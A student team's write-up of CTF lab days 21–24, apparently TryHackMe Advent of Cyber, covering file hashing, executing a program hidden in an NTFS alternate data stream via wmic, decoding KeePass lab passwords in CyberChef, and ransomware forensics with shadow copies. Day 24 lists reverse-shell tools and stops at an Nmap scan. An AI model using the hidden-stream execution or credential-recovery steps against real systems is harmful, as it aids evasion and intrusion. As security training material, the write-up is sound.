

PSP0201

Week 6

Writeup

Group Name: Potatoes & Tomatoes

Members

ID	Name	Role
1211101125	Sayid Abdur-Rahman Al-Aidarus Bin Syed Abu Bakar Mashor Al-Idrus	Leader
1211101237	Mohammad Zulhilman Bin Mohd Hisham	Member
1211103699	Choo Qing Lam	Member
1211101234	Muhammad Zahin Adri	Member

Day 21:

Tools used: Kali Linux (VirtualBox), Remmina, Powershell

Solution/walkthrough:

Question 1 and 2

On powershell run the commands `more .\db file hash.txt` and it will show the file hash. Run the command `Get -FileHash -Algorithm MD5 .\deebie.exe` to get the other file hash for question 2.

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebie.exe

Algorithm      Hash
-----
MD5             5F037501FB542AD2D9B06EB12AED09F0
```

Question 3

Use the same command as question 2 but change the `-Algorithm MD5` flag to `-Algorithm SHA256` and you will be given the file hash.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebie.exe

Algorithm      Hash
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
```

Question 4

Run the command `c:\Tools\strings64.exe -accepteula .\deebie.exe` to scan the files and you will find the flag.

```
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding
```

Question 5

It is given the command to view ADS is `Get-Item file.exe -Stream *`

Question 6

Run the command `wmic process call create $(Resolve-Path .\deebie.exe:hidedb)` in the powershell to get to the database connector file. You will find the flag.



```

P Select C:\Users\littlehelper\Documents\deebie.exe:hidedb
1 Choose an option:
A1) Nice List
12) Naughty List
<3) Exit
<
THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _
```

Question 7&8

We have the option to see who is in the naughty list and the nice list. We can find Sharika Spooner in the Naughty list and Jaime Victoria in the Nice list.

```

Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria
Missy Stiner
Sanford Geesey
Dovan Hullett
Sherlene Loehr
Melisa Vanhooose
Sharika Spooner
sucks for them .

```

Thought Process/Methodology:

After opening remmina using the designated username and password along with the IP address, we start with running some commands to find the file hash asked by the questions. Continue on, we start scanning through strings using tools to get the flag for the 4th question. We proceed to complete the remaining questions by going to the database connector to find the last flag and to find who is in the naughty and nice list.


Day 22:

Tools used: Kali Linux (VirtualBox), Remmina, [CyberChef](#), Firefox

Solution/walkthrough:

Question 1

Open the remote machine using Remmina and view the given file on the desktop



Copy the name of the folder

C:\Users\Administrator\Desktop\dGhIZ3JpbmNod2FzaGVyZQ==

Go to [cyberChef](#) to use the “Magic” operation on the copied name of the folder

Recipe

Magic

Depth 3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or rege...

Input

start: 24
end: 24
length: 0

length: 24
lines: 1

dGhIZ3JpbmNod2FzaGVyZQ==

Output

time: 14ms
length: 21543
lines: 794

Recipe (click to load)	Result snippet
From_Base64('A-Za-z0-9+/',true,false)	thegrinchwashere

Question 2

Taken from CyberChef properties of the decrypted text

Properties
Possible languages:
English
German
Dutch
Indonesian
Matching ops: From
Base64, From Base85
Valid UTF8
Entropy: 3.28

Question 3

Copy from KeePass from the remote machine

Group: Private , Title: hiya, Password: *****, Creation Time: 12/3/2020 5:15:15 AM, Last Modification Time: 12/3/2020 5:17:06 AM
Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Question 4 & 5

Copy the password for the Elf Server in the Network tab from KeePass

Private.kdbx - KeePass

File Group Entry Find View Tools Help

Private

- General
- Windows
- Network
- Internet
- eMail
- Homebanking
- Recycle Bin

Title	User Name	Password
Elf Server	elfadmin	*****

- Copy User Name Ctrl+B
- Copy Password Ctrl+C
- URL(s) ▶
- Perform Auto-Type Ctrl+V
- Add Entry... Ctrl+I

Plug it into CyberChef


736e30774d346e21

Output		time: 5ms length: 12389 lines: 466
Recipe (click to load)	Result snippet	
From_Hex('None')	sn0wM4n!	

Encoding can be taken from image above for question 5

Question 6

Same steps as question 4 but with Elf Mail from the eMail tab in KeePass



Plug it into CyberChef

Input

length: 62
lines: 1

+


ic3Skating!

Output

time: 422ms
length: 11668
lines: 434


Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	ic3Skating!	Valid UTF8 Entropy: 3.28

Copy the username and password from Elf Security System in the Recycle Bin tab in KeePass




Question 8


Copy the note from Elf Security System in the Recycle Bin tab



Plug it into CyberChef with 2 "From Charcode" operations with the settings of the delimiter being Comma and with base 10



Copy and paste the link into a web browser and copy the flag



Thought Process/Methodology:

After logging into the remote machine using RDP in Remmina. Opening the file given on the desktop we can see it has a weird folder name. After decoding the name, we could open KeePass due to it being the master password to view the other modified credentials and its notes. We could solve the rest of the questions with CyberChef as we already have full access to KeePass.


Day 23:

Tools used: Kali Linux, FireFox, Remmina, Task Scheduler


Solution/walkthrough:

Question 1


To enable the wallpaper in Remmina, simply press preferences in the client, press RDP and enable the wallpaper option.



Then, just login using the details that are given and set the color depth to RemoteFX(32 bpp).




After successfully connecting to the machine using RDP, this is what you will get as your wallpaper.




Question 2

Open the RansomNote file on the desktop and you will get a bitcoin address.



Decrypt the bitcoin address.




Question 3

Find the documents in the documents folder and look at the file extensions of the encrypted files.

name	Date modified	type	size
 master-password.txt.grinch	12/23/2020 1:41 PM	GRINCH File	1 KB


Question 4

You will see a suspicious scheduled task when viewing the Task Scheduler.




Question 5

After inspecting the properties of the scheduled task, you can find this executable located in the user's desktop.




Question 6

You can get the ShadowCopyVolume ID when you click on the name of the task, the task will show you the ID that is the curly brackets behind the name of the task.




Question 7

After assigning the hidden partition a letter and enabling the show hidden items option in the file explorer, we will see a hidden folder called "confidential" located in the partition.




Question 8

We first restore the hidden confidential folder to a previous version.



You will see a text document in the confidentials folder that is called “masterpassword” which contains a password.



Thought Process/Methodology:

After following the walkthrough in the THM, we see that using remmina as RDP allows us to login to the website and find what useful information we needed to decrypt the answers. We also learn to use VSS to identify the actions that we are needed to find the answers from. Some files might be hidden but we got it all figured out and found a hidden application after backuping the drive in the VSS.

Day 24:

Tools used: Kali Linux (VirtualBox), Firefox, Nmap, Gobuster, revshells.com, Netcat, crackstation.net, lxd

Solution/walkthrough:

Question 1

Scan the machine using Nmap.

